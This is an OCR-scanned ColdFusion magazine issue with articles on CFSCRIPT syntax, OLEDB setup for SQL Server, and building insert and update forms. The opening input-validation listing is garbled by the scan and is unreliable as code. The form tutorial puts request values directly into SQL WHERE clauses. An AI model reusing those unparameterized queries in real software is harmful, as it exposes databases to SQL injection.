</cfif>
```



```

" = " & htmlEti tFormat(#sessi on[curl tem#] &
"</b> contains an invalid characters.">
    <cfthrow message= #theMess#>
</cfi f>
</cfloop>
</cfi f>
</cfi f>
</cfi f>

<cfi f checkcli ent EQ "yes">
    <cfi f i sdefined("cli ent.cfi d")>
        <!-- loop through all the client variables, for this we
have an easy to use function
        getcli entvari ablesLi st -->
            <CFL O O P I NDEX="curl tem" LI ST="#GetCli entVari -
abl esLi st()"#>
                <cfi f (Fi ndNoCase("%", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase("<", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase(">", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase("[", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase("]", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase("{", #eval uate(curl tem)#) GT 0) OR
                    (Fi ndNoCase("}", #eval uate(curl tem)#) GT 0) >
                    <cfset theMess = "The client variable <b>" & htm-
l edi tFormat(#curl tem#) &
                        " = " & html Edi tFormat(#eval uate(curl tem)#) &
"</b> contains an invalid characters.">
                        <cfthrow message= #theMess#>
                    </cfi f>
                </cfloop>
            </cfi f>
        </cfi f>
    </cfi f>
</cfi f>

```

The code listing for
this article can also be located at
www.ColdFusionJournal.com

www.computerwork.com

Stick to the Script

BY
BEN
FORTA



Alternative coding options if you're comfortable with scripting style syntax

One of CFML's most misunderstood (and thus least used) features is the `<CFSCRIPT>` tag and its supporting scripting language. At the request of several readers (yes, I do take requests, and my e-mail address is at the end of the column), this month we'll spend a little time together exploring this mysterious tag.

What Is `<CFSCRIPT>`?

CFML is a tag-based language. Always has been and always will be. The ability to write complete applications in simple tags has been one of the most important factors in ColdFusion's success, and that won't be changing.

But as much as we love CFML, developers sometimes find tags clumsy. If you've ever had to set a long list of variables one after the other, you'll know what I mean – that long list of `<CFSET>` tags isn't that easy to type, and is definitely not easy to read. Scripting (the kind of coding you'd use when writing JavaScript) is sometimes a cleaner option for jobs like that.

And that's where `<CFSCRIPT>` comes into play. Originally conceived as a way to make ColdFusion development more intuitive for script developers (perhaps JavaScript or Perl developers), `<CFSCRIPT>` provides an alternate coding method for some operations. And it's easy to use: you simply place your script between `<CFSCRIPT>` and `</CFSCRIPT>` tags, and ColdFusion will execute it.

Before we go any further, there's one important point to note. `<CFSCRIPT>` isn't a replacement for CFML. It can only be used to execute functions, not tags. And while the variable assignment and flow control tags (`<CFSET>`, `<CFIF>`, `<CFLOOP>`, etc.) have mirrored functionality within `<CFSCRIPT>`, most tags don't.

So you can't execute a SQL statement within a `<CFSCRIPT>` block, nor can you send an e-mail message or call a custom tag. CFML functions can be called within a `<CFSCRIPT>` block; CFML tags can't.

But instead of talking about `<CFSCRIPT>`, let me show you some usage examples.

Variables and Expressions

Earlier I mentioned variable assignment as one use for `<CFSCRIPT>`. Many developers find this the single most valuable use for `<CFSCRIPT>`, so we'll start there. Here's a simple variable assignment using `<CFSET>`:

```
<CFSET fname="Ben">
```

And here's the same variable assignment using a `<CFSCRIPT>` block:

```
<CFSCRIPT>
fname="Ben";
</CFSCRIPT>
```

As you can see, within the `<CFSCRIPT>` block variables can be assigned using standard script assignment operators. Here a variable named `fname` would be created, just as it would with `<CFSET>`. In fact, it's a regular CFML variable and can be used even after the `</CFSCRIPT>` tag, just like any other variable.

Now I'll admit that was a rather feeble example. The `<CFSCRIPT>` method is actually more code and more complex than the simple assignment. But take a look at this next block of assignments:

```
<CFSET config=StructNew()>
<CFSET config.ds="store">
<CFSET config.timeout=30>
```

```
<CFSET config.colors=StructNew()>
<CFSET config.colors.bg="black">
<CFSET config.colors.text="yellow">
<CFSET config.colors.links="white">
```

Here a structure is being created and populated, and that structure contains a second structure that is also created and populated. The following is the `<CFSCRIPT>` version of this code:

```
<CFSCRIPT>
config=StructNew();
config.ds="store";
config.timeout=30;
config.colors=StructNew();
config.colors.bg="black";
config.colors.text="yellow";
config.colors.links="white";
</CFSCRIPT>
```

This code is much easier to read, and for many developers it's easier to write too.

Within a `<CFSCRIPT>` block every statement must be terminated with a semicolon, and white space is ignored so you can place as many statements on one line as you need. Other than that, all the rules that apply to regular CFML expressions apply to `<CFSCRIPT>`: variable prefixes may be used, pound signs should be used only within strings, case is ignored, mathematical and concatenation operations may be included in expressions, and all CFML functions may be used.

I should point out that as tags may not be used within a `<CFSCRIPT>` block, `<CFOUTPUT>` may not be used to generate output text. So how could you write output? With a special function named `WriteOutput()`, as follows:

```
<CFSCRIPT>
fname="Ben";
```

DigitalNation

www.dedicatedserver.com

```
WriteOutput("Hello " & fname);
</CFSCRIPT>
```

Conditional Processing

<CFSCRIPT> can also be used to perform conditional processing (the equivalent of <CFIF> and <CF SWITCH>). Here is a simple if statement implemented using <CFIF> – it sets an appropriate greeting based on the time of day:

```
<CFIF Hour(Now()) LT 12>
  <CFSET greeting="Good morning">
<CFELSEIF Hour(Now()) LT 18>
  <CFSET greeting="Good afternoon">
<CFELSE>
  <CFSET greeting="Good evening">
</CFIF>
```

Here's the same code using <CFSCRIPT>:

```
<CFSCRIPT>
if (Hour(Now()) LT 12)
  greeting="Good morning";
else if (Hour(Now()) LT 18)
  greeting="Good afternoon";
else
  greeting="Good evening";
</CFSCRIPT>
```

The end result is exactly the same in both code examples – either way, a single variable named *greeting* is assigned a value.

Case statements can also be written in <CFSCRIPT>. In this next example a variable named *status* is inspected. Based on its value (0, 1 or 2), three members in a structure named *display* are assigned values:

```
<CFSWITCH EXPRESSION="#status#">
  <CFCASE VALUE="0">
    <CFSET display.status="Available">
    <CFSET display.color="Green">
    <CFSET display.allow=TRUE>
  </CFCASE>
  <CFCASE VALUE="1">
    <CFSET display.status="Unavailable">
    <CFSET display.color="Red">
    <CFSET display.allow=FALSE>
  </CFCASE>
  <CFCASE VALUE="2">
    <CFSET display.status="Back Ordered">
    <CFSET display.color="Red">
    <CFSET display.allow=TRUE>
  </CFCASE>
</CFSWITCH>
```

Now we'll look at the same code block using <CFSCRIPT>. As you can see, it's much easier to read, but the syntax is definitely pickier. The colons, semicolons, parentheses and curly braces must be specified correctly for this to work.

```
<CFSCRIPT>
switch(status)
{
  case "0":
  {
    display.status="Available";
    display.color="Green";
    display.allow=TRUE;
    break;
  }
  case "1":
  {
    display.status="Unavailable";
    display.color="Red";
    display.allow=FALSE;
    break;
  }
  case "2":
  {
    display.status="Back Ordered";
    display.color="Red";
    display.allow=TRUE;
    break;
  }
}
</CFSCRIPT>
```

Looping

<CFSCRIPT> can also be used to perform programmatic loops, much like the <CFLOOP> tag (although not as many loop types are supported). I'm not going to show every type of loop here, but let's look at one simple example. This code loops 10 times, each time displaying the loop count:

```
<CFLOOP INDEX="i" FROM="1" TO="10">
<CFOUTPUT>#i#<BR></CFOUTPUT>
</CFLOOP>
```

Here's the same code using <CFSCRIPT>. Unlike <CFLOOP>, the loop counter isn't incremented automatically when using <CFSCRIPT> – you have to do that yourself (thus the *i=i+1*):

```
<CFSCRIPT>
for (i=1; i LTE 10; i=i+1)
{
  WriteOutput(i & "<BR>");
}
</CFSCRIPT>
```

Working with Objects

<CFSCRIPT> is also invaluable if you work with external components (COM, CORBA or Java). In CFML these are invoked using the <CFOBJECT> tag – fortunately, ColdFusion 4.5 introduced a function equivalent to that tag: the *CreateObject()* function.

Take a look at this example (an excerpt from a column I wrote on COM integration in **CFDJ**, Vol. 1, issue 1). Here <CFOBJECT> is used to invoke a COM object, and then a series of <CFSET> calls are made to set properties and invoke a method:

```
<CFOBJECT ACTION="CREATE"
NAME="Chart" CLASS="ASPChart.Chart">
<CFSET Chart.Height=300>
<CFSET Chart.Width=500>
<CFSET temp=Chart.SaveChart()>
```

Here is the same code in <CFSCRIPT>:

```
<CFSCRIPT>
chart=CreateObject("COM",
"ASPChart.Chart");
chart.Height=300;
chart.Width=500;
chart.SaveChart();
</CFSCRIPT>
```

As you can see, if you use COM components in your code (or CORBA or JSP, for that matter), <CFSCRIPT> can dramatically simplify your coding.

• • •

I firmly believe that developers should never have to adapt to conform to the products they work with. Rather, good products should be able to adapt to the habits and likes of developers, accommodating them as much as possible.

<CFSCRIPT> provides alternative coding options for developers who are comfortable in scripting style syntax. There are no real pros or cons to using <CFSCRIPT>, and there are no performance implications either (at least none that Allaire has officially published). It's all about choice and personal preference. And if <CFSCRIPT> works for you, go for it.



ABOUT THE AUTHOR

Ben Forta is Allaire Corporation's product evangelist for the ColdFusion product line. He is the author of the best-selling ColdFusion 4.0 Web Application Construction Kit and its sequel, Advanced ColdFusion 4.0 Development, as well as Sams Teach Yourself SQL in 10 Minutes. He recently released Allaire Spectra E-Business Construction Kit, and is now working on books on WML and JSP.

Conceptware AG

www.conceptware.com

The Basics of OLEDB Setup

Access multiple SQL Server databases with just one OLE DB link!

BY
RANDY
L. SMITH



First, a confession: I'm a Microsoft SQL Server plebe. Oh, sure, I've written plenty of SQL commands for Access, Foxpro and even an occasional Oracle database, but the needs of more than one client called out for me to tackle SQL Server.

Have you traveled down this road yet? Maybe you've tried to set up an OLEDB connection only to be stymied by the terminology, or perhaps connection failures stopped you? You're not alone. I searched through multiple books, Books Online and the Allaire Forums without success. Judging from the comments of others I met in the forums, setting up an OLEDB connection has caused quite a few programmers to lose their sanity.

Like many ColdFusion programmers, I would normally just turn to ODBC links to handle the connection for me. When I moved into SQL Server, though, I decided to upgrade my skill with the CF QUERY command and take advantage of the multiple databases that the design of SQL Server allows (much more so than Access does). I also wanted to reduce the number of Data Source Names (DSNs) that I had to rely on and remember.

ODBC Limitations

You may already know this, but you can't code an ODBC DSN to use a SQL Server database, other than the default database associated with that DSN. Consider for instance:

```
<cfquery datasource="viplient"
dbname="pubs" dbtype="ODBC" user-
name="myid" password="mypsw">SELECT *
FROM tblSecurity</cfquery>
```

You can't code an ODBC DSN to use a SQL Server database, other than the default database associated with that DSN

This will work just fine if your ODBC link is, indeed, pointing at the "pubs" database in setup and all other items (like username and password) are correct. What if we change the database name, however, as in this example:

```
<cfquery datasource="viplient"
dbname="personnel" dbtype="ODBC"
username="myid"
password="mypsw">SELECT * FROM tblHu-
mans</cfquery>
```

Now your code will crash with an "Invalid object name 'tblHumans'" error. Think database security is the problem? Because your ODBC link is set to the "pubs" database, if you change the username and password to the "personnel" database, you'll get a different error: "Cannot open database requested."

Cue the Knight In Shining Armor...

OLEDB, on the other hand, will handle this task with ease. With one OLEDB link and the username and password for each database, you can access all of your SQL Server databases on that server! Unfortunately, you need to jump a hurdle and squish a bug to get it working properly.

Kicking and screaming, I turned a few more hairs gray as I fought to get OLEDB working on my development LAN, a Microsoft Small Business Server 4.5, IIS 4.0 intranet running single-user ColdFusion Server 4.5 and SQL Server 7.0. After I figured out the process, I assisted my ISP in successfully establishing an OLEDB link on their CF Server 4.5. Now let's get your connection working.

Step by Step

To follow along, you'll need access to the ColdFusion Server Administrator. You should already have SQL




FIGURE 1: Begin OLEDB setup



FIGURE 2: One bug plus zero instructions equals confusion!

Allaire

www.allaire.com

FIGURE 3: Verify link using database username and password.

FIGURE 4: Failure can be a good thing.

Server running with at least one database containing at least one table. Finally, make sure you know the username and password for that SQL Server database.

In the ColdFusion Administrator, select OLE DB from the menu. The first input form you receive looks simple enough (see Figure 1), asking only for a DSN and a Provider. After entering the DSN you want to refer to this connection by, make sure “SQLOLEDB” is listed in the provider box and click the Add button.

Problem No. 1

The next form you receive, seen here in Figure 2, is the one that causes the pain. It's unclear just what is being asked for as inputs and there's no useful help information anywhere to be found.

Note: If I may interject here (and do please listen up, Allaire!)....When you have a form that is entirely utilitarian, please put a description of the terms below the form and include both a description of the field and an example of what should go in that field.

Part of the problem is that this form has a bug in it, if I may use that term somewhat loosely. While the DSN carried over fine, the Provider field didn't. The Provider field

should have been prefilled in for you with “SQLOLEDB,” the option you chose in the first form.

That one piece of information, that little bug, is the first of two obstacles that stand in the way of aspiring OLEDB administrators. Finish filling out this form with a description (not required, but useful for resolving short-term memory lapses), the name of the SQL Server and the database you'll be using the most often.

Problem No. 2

Before you press Update, however, we need to move into the CF Settings area for a moment to resolve the second obstacle: the username and password. Settle down, you security purists; I'll make things right in a bit. Click on the “CF Settings” button to expand the form, then refer to Figure 3.

Enter the username and password to access the SQL Server database, then press the “Update” button. You should have a “Verified” indicator on the right side of your new connection when your list of OLEDB DSNs is displayed. If you want to be absolutely sure that this connection is working, click on the Verify link. Congratulations! You've successfully established an OLEDB link!

Don't Compromise Security!

Feeling a little nervous about having your username and password hard-coded in the connection? You should be. Anyone can easily get access to your database because of this, so let's fix it. Realize, though, that this was a necessary step for us to ensure that our connection was working. You could have left it off and used a <CFQUERY> command to test the link, but as long as we're here, why not make sure?

Return to the list of OLEDB DSNs if you're not there already, then click on your DSN to edit it. Click again on the “CF Settings” button and remove the username and password, then press the “Update” button.

Now when you return to your OLEDB DSN list, you'll see that your connection has failed (see Figure 4). This isn't a problem! It simply means

that CF Administrator couldn't verify that the link worked because SQL Server's security is preventing access. This is a good thing.

Your OLEDB connection is finished and ready for use. Remember to supply the username and password whenever you submit a <CFQUERY> using the OLEDB DSN. I would recommend that you keep the DSN, username and password in your Application.cfm file as variables and use the variable names in your CFQUERYS.

Speed Benchmarks?

I first got the idea to pursue OLEDB from Ben Forta. Ben had used OLEDB connections, of course, but he admitted that setup could be less painful. When I informed him that I'd not only figured out the trick to get OLEDB going but that I would be submitting this article on it for publication as well, he suggested that I run some benchmarks to show speed differences between ODBC and OLEDB.

Well, I did run some comparisons...but my MBA prevents me from reporting those statistics because I didn't adhere to any form of scientific method and time prevents me from going back and doing it all over again! I did find that OLEDB was a little faster than ODBC to the same SQL Server database. Specifying the database name instead of relying on the OLEDB connection to fill in the default database also seemed to speed it up. Perhaps another day we can pursue speed, but I think that's fodder for a new article and outside the scope of this one.

Summary

Speed issues aside, the primary reason that I wanted to get OLEDB up and running was to have a single DSN that could be used to access multiple databases – and OLEDB succeeds in that respect. Now that the mystery is cleared up and the Administrator bug is identified, I'd be willing to bet the OLEDB floodgates will open to more flexible SQL Server access for a great number of CF programmers.



DevelopersNetwork

www.developersnetwork.com

Macro

www.macro

media

media.com

A Beginner's Guide to ColdFusion

Using Forms to Add or Change Data

Part 1

A primer in dynamic page development



FROM THE BOOK
BY BEN FORTA

Using a Web Browser as a Universal Client

Your online employee list was well received. Everyone has access to up-to-date employee lists and they can search for employees by name, department, or phone extension.

You and your users discover that a Web browser can be used as a front end to access almost any type of data. Using the same front end, a Web browser, makes it easier for people to switch between applications, and greatly lowers the learning curve that each new application introduces. Why? Because there is only one appli-

cation to learn – the Web browser itself.

The popular term that describes this type of front-end application is *universal client*. This means that the same client application, your Web browser, is used as a front end to multiple applications.

Adding Data with ColdFusion

When you created the employee search forms in “ColdFusion Forms,” you had to create two templates for each search. One created the user search screen that contains the search form, and the other performs the actual search using the ColdFusion `<CFQUERY>` tag.

Breaking an operation into more than one template is typical of ColdFusion, as well as all Web-based data interaction. A browser's connection to a Web server is made and broken as needed. An HTTP connection is made to a Web server whenever a Web page is retrieved. That connection is broken as soon as that page is retrieved.

Any subsequent pages are retrieved with a new connection that is used just to retrieve that page.

There is no way to keep a connection alive for the duration of a complete process – when searching for data for example. Therefore, the process

TIP

Studio users can take advantage of the built-in drag-and-drop features when using table and column names within your code. Simply open the Resource Tab's Database tab, select the server you are using, open the data source, and expand the tables item to display the list of tables within the data source. You can then drag the table name into your source code. Similarly, expanding the table name displays a list of the fields within that table, and those too can be dragged into your source code.

This article has been adapted from the first part of Chapter 13 of *ColdFusion 4 Web Application Construction Kit* by Ben Forta. Published by permission of Macmillan Publishers Ltd. and the author. Chapter 11 appeared in two parts in the February and March issues of *ColdFusion Developer's Journal*. Parts 1 and 2 of Chapter 12 appeared in April and May. Part 2 of this article will appear in a forthcoming issue.

must be broken up into steps, as you read in the April and May issues [CFDJ Vol. 2, issues 4, 5], and each step is a separate template.

Adding data via your Web browser is no different. You need at least two templates to perform the insertion. One displays the form that you use to collect the data, and the other processes the data and inserts the record.

Adding data to a table involves the following steps:

1. Display a form to collect the data. The names of any input fields should match the names of the columns in the destination table.
2. Submit the form to ColdFusion for processing. ColdFusion adds the row via the ODBC driver using a SQL statement.

Creating an Add Record Form

Forms used to add data are no different from the forms you created to search for data. The form is created using the standard HTML <FORM> and <INPUT> tags, as shown in Listing 1.

The <FORM> ACTION attribute specifies the name of the template to be used to process the insertion; in this case it's EMPADD2.CFM.

Each <INPUT> field has a field name specified in the NAME attribute. These names correspond to the names of the appropriate columns in the Employees table.

You also specified the SIZE and MAXLENGTH attributes in each of the text fields. SIZE is used to specify the size of the text box within the browser window. Without the SIZE attribute, the browser uses its default size, which varies from one browser to the next.

The SIZE attribute does not restrict the number of characters that can be entered into the field. SIZE="30" creates a text field that occupies the space of 30 characters, but the text

scrolls within the field if you enter more than 30 characters. In order to restrict the number of characters that can be entered, you must use the MAXLENGTH attribute. MAXLENGTH="30" instructs the browser to allow no more than 30 characters in the field.

The SIZE attribute is primarily used for aesthetics and the control of screen appearance. MAXLENGTH is used to ensure that only data that can be handled is entered into a field. Without MAXLENGTH, users could enter more data than would fit in a field, and that data would be truncated upon insertion.

You do not have to specify the same SIZE and MAXLENGTH values. The following example only allocates 20 characters of screen space for the field, but allows 30 characters to be entered. Once 20 characters have been entered into the field, the text scrolls to accommodate the extra characters.

```
<INPUT TYPE="text" NAME="FirstName"
SIZE="20" MAXLENGTH="30">
```

The add employee form is shown in Figure 1.

Processing Additions

The next thing you need is a template to process the actual data insertion. Use the SQL INSERT statement to add the row.

As shown in Listing 2, the <CFQUERY> tag can be used to pass any SQL statement – not just SELECT statements. The SQL statement here is INSERT, which adds a row to the Employees table and sets the FirstName, LastName, and PhoneExtension columns to the form values passed by the browser.

Note: The <CFQUERY> in Listing 2 has no NAME attribute. NAME is an optional attribute and is only necessary if you need to manipulate the data returned by <CFQUERY>. Because the operation here is an INSERT, no data is returned; the NAME attribute is unnecessary.

Save this template as C:\A2Z\SCRIPTS\13\EMPADD2.CFM and then execute the EMPADD1.CFM template with your browser. Try adding an employee to the table; your browser display should look like the one shown in Figure 2.

You can verify that the employee was added by browsing the table with




FIGURE 1: HTML forms can be used as a front end for data insertion.




FIGURE 2: Data can be added via ColdFusion using the SQL INSERT statement.




FIGURE 3: An ODBC error message is generated if ColdFusion tries to insert fields that are not table columns.

Microsoft Access, Microsoft Query, or any of the employee search templates that you created in the article [CFDJ Vol. 2, issues 4, 5].

Introducing <CFINSERT>

The example in Listing 2 demonstrates how to add data to a table using the standard SQL INSERT command. This works very well if you only have to provide data for a few columns, and if those columns are always provided. If the number of columns can vary, using SQL INSERT gets rather complicated.

For example, assume you have two

TIP

You should always use both the SIZE and MAXLENGTH attributes for maximum control over form appearance and data entry.

Without them, the browser will use its defaults – and there are no rules governing what these defaults should be.

FIGURE 4: When using forms to update data, the form fields usually need to be populated with existing values

or more data entry forms for similar data. One might collect a minimal number of fields, while another collects a more complete record. How would you create a SQL INSERT statement to handle both sets of data?

You could create two separate templates, with a different SQL INSERT statement in each, but that's a situation you should always try to avoid. As a rule, you should try to avoid having more than one template perform a given operation. That way you don't run the risk of future changes and revisions being applied incorrectly. If a table name or column name changes, for example, you won't have to worry about forgetting one of the templates that references the changed column.

Another solution is to use dynamic SQL. You could write a basic INSERT statement and then gradually construct a complete statement by using a series of <CFIF> statements.

While this might be a workable solution, it is not a very efficient one. The conditional SQL INSERT code is far more complex than conditional SQL SELECT. The INSERT statement requires that both the list

of columns and the values be dynamic. In addition, the INSERT syntax requires that you separate all column names and values by commas. This means that every column name and value must be followed by a comma – except the last one in the list. Your conditional SQL has to accommodate these syntactical requirements when the statement is constructed.

A better solution is to use <CFINSERT>, which is a special ColdFusion tag that hides the complexity of building dynamic SQL INSERT statements. <CFINSERT> takes the following parameters as attributes:

- DATASOURCE is the name of the ODBC data source that contains the table to which the data is to be inserted.
- TABLENAME is the name of the destination table.
- FORMFIELDS is an optional comma-separated list of fields to be inserted. If this attribute is not provided, all the fields in the submitted form are used.

Look at the following ColdFusion tag:

```
<CFINSERT DATASOURCE="A2Z"
TABLENAME="Empl oyees">
```

This code does exactly the same thing as the <CFQUERY> tag in Listing 2. When ColdFusion processes a <CFINSERT> tag it builds a dynamic SQL INSERT statement under the hood. If a FORMFIELDS attribute is provided, the specified field names are used. No FORMFIELDS attribute was specified in this example, so ColdFusion automatically uses the form fields that were submitted, building the list of columns and the values dynamically (see Listing 3).

Try modifying the form in template EMPADD1.CFM so that it submits the form to template EMPADD3.CFM instead of EMPADD2.CFM; then add a record. You'll see the code in Listing 3 does exactly the same thing as the code in Listing 2, but with a much simpler syntax and interface.

Of course, because <CFINSERT> builds its SQL statements dynamically, EMPADD3.CFM can be used even if you add fields to the data entry form. Listing 4 contains an updated template that adds several fields to the Add an Employee form. Even so, it submits data to the same template

that you just created. Using <CFINSERT> allows for a cleaner action template – one that does not require changing every time the form itself changes.

Try adding an employee using this new form; your browser display should look no different than it did before.

When to Use <CFINSERT> Form Fields

<CFINSERT> instructs ColdFusion to build SQL INSERT statements dynamically. ColdFusion automatically uses all submitted form fields when building this statement.

Sometimes you might not want ColdFusion to include certain fields. For example, you might have hidden fields in your form that are not table columns, like the hidden field shown in Listing 5. That field might be there as part of a security system you have implemented; it is not a column in the table. If you try to pass this field to <CFINSERT>, ColdFusion passes the hidden Login field as a column. Obviously this generates an ODBC error, as seen in Figure 3.

In order to solve this problem you must use the FORMFIELDS attribute. FORMFIELDS instructs ColdFusion to only process form fields that are in the list. Any other fields are ignored.

It is important to note that FORMFIELDS is not used to specify which fields ColdFusion should process. Rather, it specifies which fields should not be processed. The difference is subtle. Not all fields listed in the FORMFIELDS value need be present. They are processed if they are present; if they are not present, they are not processed. Any fields that are not listed in the FORMFIELDS list are ignored.

Listing 6 contains an updated data insertion template. The <CFINSERT> tag now has a FORMFIELDS attribute, and so now ColdFusion knows to ignore the hidden Login field in EMPADD5.CFM. The following code ensures that only these fields are processed, and that any others are ignored:

```
FORMFIELDS="FirstName, MiddleInitial, LastName, Title, PhoneExtension, EMail"
```

Collecting Data for More Than One INSERT

Another situation in which <CFINSERT> FORMFIELDS can be used is when a form collects data that needs to be added to more than one table. You can create a template that has two

TIP

As a rule, you should never create more than one template to perform a specific operation. This helps prevent introducing errors into your templates when updates or revisions are made. You are almost always better off creating one template with conditional code than creating two separate templates.

Allaire

www.allaire.com

or more <CFINSERT> statements by using FORMFIELDS.

As long as each <CFINSERT> statement has a FORMFIELDS attribute that specifies which fields are to be used with each INSERT, ColdFusion correctly executes each <CFINSERT> with its appropriate fields.

<CFINSERT> Versus SQL INSERT

Adding data to tables using the ColdFusion <CFINSERT> tag is both simpler and helps prevent the creation of multiple similar templates.

Why would you ever avoid using <CFINSERT>? Is there ever a reason to use SQL INSERT instead of <CFINSERT>?

The truth is that both are needed. <CFINSERT> can only be used for simple data insertion to a single table. If you want to insert the results of a SELECT statement, you could not use <CFINSERT>. Similarly, if you want to insert values other than FORM fields – perhaps variables or URL parameters – you'd be unable to use <CFINSERT>.

Here are some guidelines to help you decide when to use each method:

1. Whenever possible, use <CFINSERT> to add data to ODBC tables.
2. If you find that you need to add specific form fields – and not all that were submitted – use the <CFINSERT> tag with the FORMFIELDS attribute.
3. If <CFINSERT> cannot be used because you need a complex INSERT statement or are using fields that are not form fields, use SQL INSERT.

Updating Data with ColdFusion

Updating data with ColdFusion is very similar to inserting data. You need two templates to update a row – a data entry form template and a data update template. The big difference between a form used for data addition and one used for data modification is that the latter needs to be populated with existing values, like the screen shown in Figure 4.

Building a Data Update Form

Populating an HTML form is a very simple process. First you need to retrieve the row to be updated from the table. You do this with a standard <CFQUERY>; the retrieved values are then passed as attributes to the HTML form. (See “The CFQUERY Tag” [CFDJ, Vol. 2, issue 2] for a detailed discussion

of the ColdFusion CFQUERY tag and how it is used.)

Listing 7 contains the code for EMPUPD1.CFM, a template that updates an employee record. You must specify an employee ID to test this template. Without it, ColdFusion would not know what row to retrieve. To ensure that an employee ID is passed, the first thing you do is check for the existence of the EmployeeID parameter. The following code returns TRUE only if EmployeeID was not passed, in which case an error message is sent back to the user and template processing is halted with the <CFABORT> tag:

```
<CFIF IsDefined("EmployeeID") IS "No">
```

Without the <CFABORT> tag, ColdFusion continues processing the template. An error message is generated when the <CFQUERY> statement is processed because the WHERE clause WHERE EmployeeID = #EmployeeID# references a nonexistent field.

Test the EMPUPD1.CFM template, passing ?EmployeeID=7 as a URL parameter. Your screen should look like the one shown in Figure 4.

Before you create the data update template, take a closer look at Listing 7. The template is similar to the Add an Employee template, but has some important differences.

The first thing you do is verify that the primary key, EmployeeID, is present. ColdFusion can then retrieve the employee data with the <CFQUERY> tag. The WHERE clause WHERE EmployeeID = #EmployeeID# selects data by the primary key value, ensuring that no more than one row will ever be retrieved. The rest of the template is contained with a <CFOUTPUT> tag, allowing you to use any of the retrieved columns within the page body. (See “Displaying Query Results with the CFOUTPUT Tag” [CFDJ, Vol. 2, issue 2] for an explanation of that particular tag.)

The retrieved data is used throughout the template. Even the page title is dynamically created with the code:

```
<TITLE>Update an Employee - #LastName#,
#FirstName#</TITLE>
```

To populate the data entry fields, the current field value is passed to the <INPUT> VALUE attribute. For employee 7, Kim Black, this code:

TIP

When populating forms with table column values, it is a good idea to always trim the field first. Unlike standard browser output, spaces in form fields are not ignored. Removing them allows easier editing. The ColdFusion Trim() function removes spaces at the beginning and end of the value. If you want to only trim trailing spaces, you could use the RTrim() function instead.

```
<INPUT TYPE="text" NAME="FirstName"
SIZE="30" MAXLENGTH="30"
VALUE="#Trim(FirstName)#">
```

becomes this:

```
<INPUT TYPE="text" NAME="FirstName"
SIZE="30" MAXLENGTH="30" VALUE="Kim">
```

When the FirstName field is displayed, the name Kim appears in it.

To ensure that there are no blank spaces after the retrieved value, the fields are trimmed with the ColdFusion Trim() function before they are displayed. Why would you do this? Some databases, such as Microsoft SQL Server, pad text fields with spaces so that they take up the full column width in the table. The FirstName field is a 30-character-wide column, and so the name Kim is retrieved with 27 spaces after it! The extra space can be very annoying when you try to edit the field. To append text to a field, you'd first have to backspace or delete all of those extra characters.

There is one hidden field in the FORM. The following code creates a hidden field called EmployeeID, which contains the ID of the employee being updated:

```
<INPUT TYPE="hidden" NAME="EmployeeID"
VALUE="#EmployeeID#">
```

This hidden field must be present. Without it, ColdFusion has no idea what row you were updating when the form was actually submitted.

Remember that HTTP sessions are created and broken as needed, and every session stands on its own two feet. ColdFusion retrieved a specific row of data for you in one session, but

Corda Technologies

www.popchart.com

it does not know that in the next session. Therefore, when you update a row, you must specify the primary key so that ColdFusion knows which row to update.

Processing Updates

Just as with adding data, there are two ways to update rows in a table. The code in Listing 8 demonstrates a row update using the SQL UPDATE statement.

This SQL statement updates the six specified rows for the employee whose ID is the passed EmployeeID.

To test this update template, try executing template EMPUPD1.CFM with different EmployeeID values (pass as URL parameters), and then submit your changes.

Introducing <CFUPDATE>

Just as you saw earlier in regards to inserting data, hard-coded SQL statements are neither flexible nor easy to maintain. ColdFusion provides a simpler way to update rows in database tables.

The <CFUPDATE> tag is very similar to the <CFINSERT> tag discussed earlier in this article. <CFUPDATE> requires just two attributes:

the ODBC data source and the name of the table to update.

Just like <CFINSERT>, the following attributes are available to you:

- DATASOURCE is the name of the ODBC data source that contains the table to which the data is to be updated.
- TABLENAME is the name of the destination table.
- FORMFIELDS is an optional comma-separated list of fields to be updated. If this attribute is not provided, all the fields in the submitted form are used.

